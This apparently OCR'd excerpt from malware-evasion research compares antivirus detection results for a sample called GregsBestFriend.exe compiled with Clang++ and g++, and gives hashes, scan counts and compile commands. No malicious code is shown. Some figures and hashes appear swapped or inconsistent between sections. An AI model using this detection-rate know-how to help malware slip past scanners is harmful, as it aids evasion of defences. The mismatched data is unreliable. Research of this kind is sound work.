
/ 71

30 security vendors and no sandboxes flagged this file as malicious

dc81b778eda2dc4a4262bc4d8b2a12fd91f0cb71d3ef62cbe5c9464d8f299d71

GregsBestFriend.exe

Base Clang++ (LLVM) Detections - Kleenscan




Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	65453 bytes
Analysis date:	2023-09-09 | 09:37:48
CRC32:	a9bb8456
MD5:	b8c254ab2b849e92aa24a7dc4b9fbfde
SHA-1:	0a8e4a546033de8fb20d1a7958d1d655f9a9d095
SHA-2:	4933b58dff84fcdb8b2129f5cecf1ecdc20f3a3e4a1edf1f3f249056c5498efb
SSDEEP:	768:5f0ofLot6DQdos0eHjxYd9CfNPm/+GA46cN7I75PqqQHGXL7V:h7DQdoeUCE6s8hqqQHG3V

Compiler Overview: Clang++ (Mingw64 GNU)

- **Compiler Type**: Clang, a C/C++ compiler front end that can work with various back ends, including GCC.
- **Purpose**: Compiles C and C++ source code into executables and supports multiple platforms.
- **Platform**: Primarily used for Windows development but can cross-compile for other platforms.
- **Language Support**: Primarily C and C++ but supports other languages.
- **Extensions**: Leverages the GNU toolchain with its language extensions

```
clang++.exe –o gregsbestfriend.exe gregsbestfriend.cpp
```

Base Clang++ (Mingw64 GNU) Detections



28

/ 71


Community Score

ⓘ 28 security vendors and no sandboxes flagged this file as malicious

4933b58dff84fcdb8b2129f5cecf1ecdc20f3a3e4a1edf1f3f249056c5498efb

GregsBestFriend.exe

Base Clang++ (Mingw64 GNU) - Kleenscan




Scan result:	This file was detected by [15 / 40] engine(s)
File name:	GregsBestFriend.exe
File size:	110592 bytes
Analysis date:	2023-09-09 | 09:38:09
CRC32:	90af472a
MD5:	6d60d1bdf51fa8358a896cd0d570be40
SHA-1:	eeb2bcca988394a6a2ad3110f4bd257e6cdcca07
SHA-2:	dc81b778eda2dc4a4262bc4d8b2a12fd91f0cb71d3ef62cbe5c9464d8f299d71
SSDEEP:	1536:mgEcSPUVAYwDb3cQhMD31udY3SgPtRW8ucwZqhqEXUMsWIdT9dlwn5g:7EcSPtARb1SU71YxcwZqAEkzLynq

Compiler Overview: g++ (GNU Compiler Collection for C++)

- **Compiler Type**: Part of the GNU Compiler Collection (GCC), specialized for compiling C++ code.
- **Purpose**: Compiles C++ source code into executables and shared libraries.
- **Development Environment**: Command-line toolset used in various IDEs and build systems.
- **Platform**: Supports multiple platforms, including Unix-like systems and Windows.
- **Usage**: Popular among C++ developers for open-source and commercial software development.

```
G++.exe –o gregsbestfriend.exe gregsbestfriend.cpp
```

Base g++ (Mingw64 GNU) Detections



28

/ 71

Community Score

